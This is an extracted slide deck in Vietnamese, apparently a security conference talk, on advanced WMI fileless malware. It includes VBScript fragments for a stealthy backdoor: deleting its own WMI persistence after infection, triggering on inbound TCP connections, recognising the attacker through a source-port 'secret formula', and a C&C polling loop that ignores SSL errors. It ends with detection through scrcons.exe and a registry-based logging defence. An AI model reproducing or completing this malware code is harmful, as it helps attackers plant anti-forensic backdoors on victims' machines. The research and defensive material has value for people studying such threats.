


```
C:\WINDOWS\system32\cmd.exe
C:\>wmic /namespace:\\root\subscription PATH __EventFilter get /format:list

CreatorSID={1,2,0,0,0,0,0,5,32,0,0,0,32,2,0,0}
EventAccess=
EventNamespace=root\cimv2
Name=SCM Event Log Filter
Query=select * from MSFT_SCMEventLogEvent
QueryLanguage=WQL

CreatorSID={1,5,0,0,0,0,0,5,21,0,0,0,184,12,235,182,128,28,84,152,110,231,106,243,232,3,0,0}
EventAccess=
EventNamespace=root\cimv2
Name=EF
Query=SELECT * FROM __InstanceDeletionEvent WITHIN 5 WHERE TargetInstance ISA "Win32_Process" AND TargetInstance.Name = "calc.exe"
QueryLanguage=WQL
```

FILELESS MALWARE - WMI



```
C:\WINDOWS\system32\cmd.exe
C:\>wmic /namespace:\\root\subscription PATH __FilterToConsumerBinding get / format:list

Consumer="\\.\root\subscription:ActiveScriptEventConsumer.Name="tradahacking"
CreatorSID={1,5,0,0,0,0,0,5,21,0,0,0,184,12,235,182,128,28,84,152,110,231,106,243,232,3,0,0}
DeliverSynchronously=FALSE
DeliverV00S=
Filter="\\.\root\subscription:__EventFilter.Name="EF""
MaintainSecurityContext=FALSE
SlowDownProviders=FALSE

C:\>
```



COMMAND & CONTROL

COMMAND & CONTROL

▶ **Mở cổng hậu**

- ▶ **Mở cổng lắng nghe, đợi kết nối đến và thực hiện lệnh**
- ▶ **Dễ dàng phát hiện bằng cách kiểm tra danh sách cổng đang mở và tiến trình tương ứng**

COMMAND & CONTROL

- ▶ **Kết nối C&C**
 - ▶ Địa chỉ máy chủ C&C được **xác định từ trước**
 - ▶ **Giữ kết nối** hoặc **định kỳ kết nối** đến máy chủ C&C để nhận lệnh (nếu có)
 - ▶ Phát hiện bằng cách kiểm tra các kết nối ra của các tiến trình



ADVANCED WMI FILELESS MALWARE

ADVANCED WMI FILELESS MALWARE

- ▶ **Điểm yếu của WMI fileless malware**
 - ▶ **Vẫn còn nhiều dấu vết có thể rà soát được**
 - ▶ **Cấu hình WMI**
 - ▶ **Kết nối C&C**
 - ▶ **Duy trì kênh kết nối điều khiển**
 - ▶ **Phải xác định trước địa chỉ máy chủ C&C**
 - ▶ **Điểm yếu chung của hầu hết các loại mã độc**

ADVANCED WMI FILELESS MALWARE

- ▶ **Next-gen WMI fileless malware**
 - ▶ **Không tồn tại cấu hình WMI**
 - ▶ **Xoá cấu hình WMI sau khi lây nhiễm**

```
3 Sub Cleanup()  
4   Dim owbem, q  
5   Set owbem = GetObject("winmgmts:\\.\\root\\subscription")  
6   owbem.Delete("Init")  
7   owbem.Delete("__EventFilter.Name='InitFilter'")  
8   owbem.Delete("ActiveScriptEventConsumer.Name='InitConsumer'")  
9   Set q = owbem.ExecQuery ("Select * from __FilterToConsumerBinding")  
10  For Each a in q  
11      If a.Filter.IndexOf("InitFilter") >= 0 Then  
12          owbem.Delete(a.Path_)  
13      End If  
14  Next  
15 End Sub
```

ADVANCED WMI FILELESS MALWARE

- ▶ **Next-gen WMI fileless malware**
 - ▶ **Duy trì hoạt động**
 - ▶ **Vòng lặp kiểm tra máy chủ C&C**
 - ▶ **Kết nối điều khiển**
 - ▶ **Không xác định trước máy chủ C&C**
 - ▶ **Không duy trì kết nối đến máy chủ C&C**

ADVANCED WMI FILELESS MALWARE

► “Spy code phrases”

tradahacking is a
good conference

Yes! And i hope i
can meet my idols
there



No, it's not. It is
awesome!

And the party is
always fun!



ADVANCED WMI FILELESS MALWARE

- ▶ **Next-gen WMI fileless malware**

- ▶ Victim: IP 192.168.1.100, mở cổng TCP/445

- ▶ C&C (attacker): IP 192.168.13.37

- ▶ Công thức mật:

- ▶ **attacker_port** = f(victim_ip, victim_port, attacker_ip)

- ▶ Attacker

- ▶ Kết nối đến victim 192.168.1.100:445, lựa chọn source port là **attacker_port**

- ▶ Victim “nhận ra” attacker, kết nối đến attacker nhận lệnh

ADVANCED WMI FILELESS MALWARE

▶ Trigger

▶ Khi có kết nối đến mới

```
40 Set oShell = CreateObject("WScript.Shell")
41 Set owbem = GetObject("winmgmts:\\.\\root\\subscription")
42 Set ocimv2 = GetObject("winmgmts:\\.\\root\\cimv2")
43 tcpip = "Win32_PerfRawData_Tcpip_TCP"
44 ocimv2.Get tcpip
45 If Err.Number <> 0 Then tcpip = "Win32_PerfRawData_Tcpip_TCPv4" End If
46 Set query = ocimv2.ExecNotificationQuery("Select * From
__InstanceModificationEvent WITHIN 5 WHERE TargetInstance ISA "" & tcpip &
"" AND TargetInstance.ConnectionsPassive >
PreviousInstance.ConnectionsPassive")
```

ADVANCED WMI FILELESS MALWARE

► Kiểm tra công thức mật

```
84 Set myExec = oShell.Exec("cmd /c netstat -na")
85 While Not myExec.StdOut.AtEndOfStream
86     sLine = myExec.StdOut.ReadLine
87     If Instr(sLine, "ESTABLISHED") > 0 Then
88         For i = 0 to 20
89             sLine = Replace(sLine, " ", " ")
90         Next
91         ss = Split(sLine)
92         ip = Split(ss(3), ":")
93         sss = "256*" & Replace(Replace(ss(2), ":", "*256+"), ".", "+")
94         ssd = "256*" & Replace(Replace(ss(3), ":", "*256+"), ".", "+")
95         e = (OFFSET + Eval(sss & "+" & ssd)) Mod 65536
96         If e < UBound(list) Then
97             TestNbtstat = Replace(list(e), "<>", ip(0))
98         End If
99     End If
100 Wend
```

ADVANCED WMI FILELESS MALWARE

- ▶ **Kiểm tra công thức mật**
 - ▶ **Victim: a.b.c.d:p_victim; Attacker: e.f.g.h:p_attacker**
 - ▶ **OFFSET = 32768 (hardcoded)**
 - ▶ **$sss = 256 * a + b + c + d * 256 + p_victim$**
 - ▶ **$ssd = 256 * e + f + g + h * 256 + p_attacker$**
 - ▶ **$(OFFSET + sss + ssd) \bmod 65536 = 0$**

ADVANCED WMI FILELESS MALWARE

► Kết nối nhận lệnh

```
58 Function CheckForUpdates(server_path)
59     On Error Resume Next
60     Dim retries, xml, state, p, a
61     state = Int(Rnd * 4000000000)
62     retries = 0
63     While retries < 25
64         Err.Clear
65         retries = retries + 1
66         session = state & "_" & Int(Rnd * 4000000000)
67         If server_path <> "" Then
68             xml = GetDataFromURL(server_path & "/r=" & retries & lasterr &
69                                 "/" & session, "GET", "")
70             If Err.Number = 0 Then retries = 0 End If
71             Update xml, session
72         End If
73     Wend
74 End Function
```



ADVANCED WMI FILELESS MALWARE

► Fun fact

```
128 Function GetDataFromURL(strURL, strMethod, strPostData)
129     Dim lngTimeout
130     Dim strUserAgentString
131     Dim intSslErrorIgnoreFlags
132     Dim blnEnableRedirects
133     Dim blnEnableHttpsToHttpRedirects
134     Dim strHostOverride
135     Dim strLogin, strPassword
136     Dim strResponseText
137     Dim objWinHttp
138     lngTimeout = 2147483647
139     strUserAgentString = "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
140     5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)"
141     intSslErrorIgnoreFlags = 13056 ' 13056: ignore all err, 0: accept no err
142     blnEnableRedirects = True
143     blnEnableHttpsToHttpRedirects = True
144     strHostOverride = ""
```

ADVANCED WMI FILELESS MALWARE

► Fun fact





DETECTION & PREVENTION

DETECTION & PREVENTION

► Phát hiện

► File system: None

► Autoruns: None

► WMI: None

► Network: **hên xui!**

► Process: **YES!**

► **scrcons.exe**

Process	PID	CPU	Description	Company Name
csrss.exe	912		Client Server Runtime P...	Microsoft Corporation
winlogon.exe	936		Windows NT Logon Appl...	Microsoft Corporation
services.exe	980		Services and Controller ...	Microsoft Corporation
nvsvc32.exe	1160		NVIDIA Driver Helper Se...	NVIDIA Corporation
svchost.exe	1192		Generic Host Process f...	Microsoft Corporation
scrcons.exe	2976		WMI Standard Event Co...	Microsoft Corporation
rundll32.exe	2028		Run a DLL as an App	Microsoft Corporation
rundll32.exe	3692		Run a DLL as an App	Microsoft Corporation
rundll32.exe	588		Run a DLL as an App	Microsoft Corporation
rundll32.exe	4060		Run a DLL as an App	Microsoft Corporation
rundll32.exe	2504		Run a DLL as an App	Microsoft Corporation
rundll32.exe	5096		Run a DLL as an App	Microsoft Corporation
rundll32.exe	4344		Run a DLL as an App	Microsoft Corporation
svchost.exe	1288		Generic Host Process f...	Microsoft Corporation
svchost.exe	1448		Generic Host Process f...	Microsoft Corporation
wuauclt.exe	560		Windows Update	Microsoft Corporation
svchost.exe	1492		Generic Host Process f...	Microsoft Corporation
svchost.exe	1664		Generic Host Process f...	Microsoft Corporation
svchost.exe	1768		Generic Host Process f...	Microsoft Corporation
spoolsv.exe	1924		Spooler SubSystem App	Microsoft Corporation
svchost.exe	832		Generic Host Process f...	Microsoft Corporation
FsUsbExServic...	848		FsUsbDevice	Teruten
natssvc.exe	2108		Network Advanced Tech...	Network Advanced Te...
npkcmsvc.exe	2216		nProtect KeyCrypt Mana...	INCA Internet Co., Ltd,

DETECTION & PREVENTION

- ▶ **Phòng chống**

- ▶ **Block scrcons.exe**

- ▶ **Các giải pháp doanh nghiệp (Active Directory, Antivirus...)**

- ▶ **Registry Key**

- ▶ **Image File Execution Options**

DETECTION & PREVENTION

▶ Phòng chống

▶ Image File Execution Options

```
1 Windows Registry Editor Version 5.00
2
3 [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
4 Options\scrcons.exe]
5 "debugger"="cmd /c echo %DATE% %TIME% - %USERDOMAIN%\%USERNAME% - >> c:\\scrcons.log"
6
```

▶ scrcons.log

```
1 Fri 01/19/2018 12:38:44.32 - DESKTOP-NF10PQ1\Quang Tran - scrcons.exe
2 Fri 01/19/2018 12:41:28.12 - DESKTOP-NF10PQ1\Quang Tran - scrcons.exe
3 Fri 01/19/2018 12:41:28.60 - DESKTOP-NF10PQ1\Quang Tran - scrcons.exe
4 Fri 01/19/2018 12:41:29.01 - DESKTOP-NF10PQ1\Quang Tran - scrcons.exe
5
```



CONCLUSION

CONCLUSION

- ▶ **Advanced WMI fileless malware**
 - ▶ **Điểm mạnh**
 - ▶ **Không để lại cấu hình WMI**
 - ▶ **Không cần giữ kết nối C&C**
 - ▶ **Điểm yếu**
 - ▶ **Vẫn có dấu hiệu phát hiện**

CONCLUSION

- ▶ **Advanced WMI fileless malware**
 - ▶ **Kịch bản sử dụng**
 - ▶ **Môi trường LAN**
 - ▶ **Có một điểm đã chiếm được quyền điều khiển**
 - ▶ **Khi bị rà soát, giám sát nghiêm ngặt**



THANK YOU!